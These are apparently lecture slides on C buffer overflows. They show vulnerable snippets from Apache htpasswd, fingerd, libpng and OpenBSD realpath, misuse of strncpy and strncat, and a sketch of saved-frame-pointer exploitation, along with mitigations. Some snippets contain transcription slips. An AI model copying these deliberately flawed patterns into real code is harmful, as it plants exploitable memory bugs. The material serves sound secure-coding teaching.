These functions are considered unsafe across the industry.

## Old school thinking: We'll just fix the string functions

---

```
char *strncpy(char *dst, const char *src, size_t len);  
char *strncat(char *s, const char *append, size_t count);
```

A first attempt at fixing `strcpy()`/`strcat()` was made with the `strn*` family of functions.

- A third parameter was introduced to specify safe amount to copy

`strncpy()` copies at most `len` characters from `src` into `dst`.

- If `src` is less than `len` characters long, the remainder of `dst` is filled with `'\0'` characters. Otherwise, `dst` is not terminated.

`strncat()` appends not more than `count` characters from `append`, and then adds a terminating `'\0'`.

At first sight the `strn*()` functions seem to address the problem. However, a closer look reveals some remaining issues.

# Problem: Its tricky to use it right

---

Vulnerability in httpasswd.c in Apache 1.3

```
strcpy(record,user);  
strcat(record,"");  
strcat(record,cpw);
```

“Solution”

```
strncpy(record,user, MAX_STRING_LEN-1);  
strcat(record,"");  
strcat(record,cpw), MAX_STRING_LEN-1);
```

Can write up to  $2 * (\text{MAX\_STRING\_LEN} - 1) + 1$  bytes!

More strncpy misuse...  
What's wrong with this code?

---

```
char *copy(char *s) {  
    char buffer[BUF_SIZE];  
    strncpy(buffer, s, BUF_SIZE-1);  
    buffer[BUF_SIZE-1] = '\\0';  
    return buffer;  
}
```

This program returns a pointer to *local* memory.



## More strncpy misuse...

### What's wrong with this code?

---

```
void main(int argc, char **argv) {  
    char program_name[256];  
    strncpy(program_name, argv[0], 256);  
    f(program_name);  
}
```

String program\_name may not be null terminated.

## Bottom line: strings in C suck

---

```
char buf[MAX_PATH_LEN];  
/* assemble fully qualified name from provided path and file name */  
strncpy(buf, path, sizeof(buf));  
strncat(buf, "/", sizeof(buf)-strlen(path));  
strncat(buf, fname, sizeof(buf)-strlen(path)-1);
```

`strncpy()/strncat()` are still problematic

- The above code is still vulnerable
- They DO NOT guarantee NULL termination.
- The design forces the developer to keep track of residual buffer lengths.
  - Requires performing awkward arithmetic operations which can be easy to get wrong.
- There is still no way to check if the source string was truncated. If the source string is larger than destination, the caller is never informed.

Aside: if you **must** manipulate strings in C, then `strl*()` functions are much safer

- Guarantees NULL termination and doesn't require complex address arithmetic

# But... its actually not a string problem

---

C string functions are particularly egregious, but there are lots of other ways a local buffer can be overflowed

- Malloc/free, arrays, pointer arithmetic, bad casts, etc...
- It's a side effect of C's unsafe memory semantics; strings are just a common case


# More old school thinking: its only bad if you can overwrite the ret address

But what if you can only overwrite **one word** or **one byte**?

- Seems hard to exploit no?

## Overwriting the **saved frame pointer**

- Upon function return, stack moves to an attacker-supplied address
  - Make up a **fake frame**, with return address of your choosing
- When *that* function returns, its game over again
  - In general, control of the stack leads to control of execution
  - Even a single byte may be enough!



# Common Buffer Overflow Patterns

---

Spotting buffer overflow bugs in code

- Missing Check
- Avoidable Check
- Wrong Check

# Buffer Overflow Code Patterns

---

## Missing Check

- No test to make sure memory writes stay within intended bounds

## Example

- fingerd

```
1 main(argc, argv)
2     char *argv[];
3 {
4     register char *sp;
5     char line[512];
6     struct sockaddr_in sin;
7     int i, p[2], pid, status;
8     FILE *fp;
9     char *av[4];
10
11     i = sizeof (sin);
12     if (getpeername(0, &sin, &i) < 0)
13         fatal(argv[0], "getpeername");
14     line[0] = '\0';
15     gets(line);
16     //...
17     return(0);
18 }
```

# Buffer Overflow Code Patterns

## Avoidable Check

- The test to make sure memory writes stay within intended bounds can be bypassed

## Example

- libpng png\_handle\_tRNS()
- 2004

Good demonstration of how an attacker can manipulate internal state by providing the right input

```
356 if (png_ptr->color_type == PNG_COLOR_TYPE_PALETTE)
357 {
358     if (!(png_ptr->mode & PNG_HAVE_PLTE))
359     {
360         /* Should be an error, but we can cope with it */
361         png_warning(png_ptr, "Missing PLTE before tRNS");
362     }
363     else if (length > png_ptr->num_palette)
364     {
365         png_warning(png_ptr, "Incorrect tRNS chunk length");
366         png_crc_skip(png_ptr, length);
367         return;
368     }
```

# Buffer Overflow Code Patterns

---

## Avoidable Check

- Special case: check is late
- There is a test to make sure memory writes stay within intended bounds, but it is placed after the offending operation

```
1 #define BUFLen 20
2
3 void foo(char *s)
4 {
5     char buf[BUFLen];
6
7     strcpy(buf, s);
8     if(strlen(buf) >= BUFLen)
9     {
10         //handle error
11     }
12 }
```



# Buffer Overflow Code Patterns

## Wrong Check

- The test to make sure memory writes stay within intended bounds is wrong.
- Look for complicated runtime arithmetic in length checks.
  - Stay tuned for integer errors...
- Is NULL terminator accounted for?
- If you see non-trivial arithmetic operations inside a length check, assume something is wrong!

## Example

- OpenBSD realpath()
- August 2003

```
124      /*
125       * Join the two strings together, ensuring that the right thing
126       * happens if the last component is empty, or the dirname is root.
127       */
128      if (resolved[0] == '/' && resolved[1] == '\0')
129          rootd = 1;
130      else
131          rootd = 0;
132
133      if (*wbuf) {
134          if (strlen(resolved) + strlen(wbuf) + rootd + 1 > MAXPATHLEN) {
135              errno = ENAMETOOLONG;
136              goto err1;
137          }
138          if (rootd == 0)
139              (void)strcat(resolved, "/");
140          (void)strcat(resolved, wbuf);
141      }
```

# Common Buffer Overflow Patterns

---

Thinking like an attacker:

- Missing Check
  - Does the code perform bounds checking on memory access?
- Avoidable Check
  - Is the test invoked along every path leading up to actual access?
- Wrong Check
  - Is the test correct? Can the test itself be attacked?

Generic input validation patterns

- Applicable beyond just buffer overflows

# Addressing Buffer Overflows

---

The best way to deal with any bug is not to have it in the first place.

- Use memory-safe languages (e.g., Rust, Java)
- Train the developers to write secure code and provide them with tools that make it easier to do so.

Language choice might not be an option (it frequently isn't) and people still make mistakes. So, we must also be able to find these bugs and fix them.

- Manual code reviews, static analysis, adversarial testing, etc.
- More on this later in the course...

Failing all of the above, make remaining bugs harder to exploit.

- Introduce countermeasures that make reliable exploitation harder or mitigate the impact
- Lecture after next

# Review

---

An attacker can direct the execution of your program by manipulating input data it acts on.

Assume input can be malicious. **Always** validate lengths and bounds before accessing arrays.

Separate control data from user data where possible


Default ways of doing something are often insecure. Investigate security aspects of tools, frameworks, libraries, APIs, that you are using and understand how to use them safely.

# Review

Writing past the bounds of a buffer can have severe consequences.

## Overwriting the return address

- Upon function return, control is transferred to an attacker-chosen address
- Arbitrary code execution
  - Attacker can re-direct to their own code



## Additional Resources

---

*Memory Corruption Attacks: The Almost Complete History* by Haroon Meer, Black Hat USA 2010

- <https://www.youtube.com/watch?v=stVzgrhTdQ8>

*Code Injection in C and C++ : A Survey of Vulnerabilities and Countermeasures* by Yves Younan, Wouter Joosen, Frank Piessens

- [www.cs.kuleuven.be/publicaties/rapporten/cw/CW386.pdf](http://www.cs.kuleuven.be/publicaties/rapporten/cw/CW386.pdf)

More in future lectures...

# Additional Resources

---

John Regehr's blog on undefined behavior



- <https://blog.regehr.org/page/2?s=undefined>
- Especially: <https://blog.regehr.org/archives/213>

## CERT Secure C Coding Standard

- <https://wiki.sei.cmu.edu/confluence/display/c/SEI+CERT+C+Coding+Standard>

Gimpel Software Bug Of The Month

- <http://www.gimpel.com/html/bugs.htm>



## For next time

---

Beyond the basic buffer overflow: integers, heap, format strings (interpreters)

Read *Memory Errors: The Past, the Present, and the Future*

by Victor van der Veen, Nitish dutt-Sharma, Lorenzo Cavallaro, and Herbert Bos

– [http://www.few.vu.nl/~herbertb/papers/memerrors\\_raid12.pdf](http://www.few.vu.nl/~herbertb/papers/memerrors_raid12.pdf)



# Next Lecture...

---

Low Level Software Security II:  
Integer, Heap, format strings and more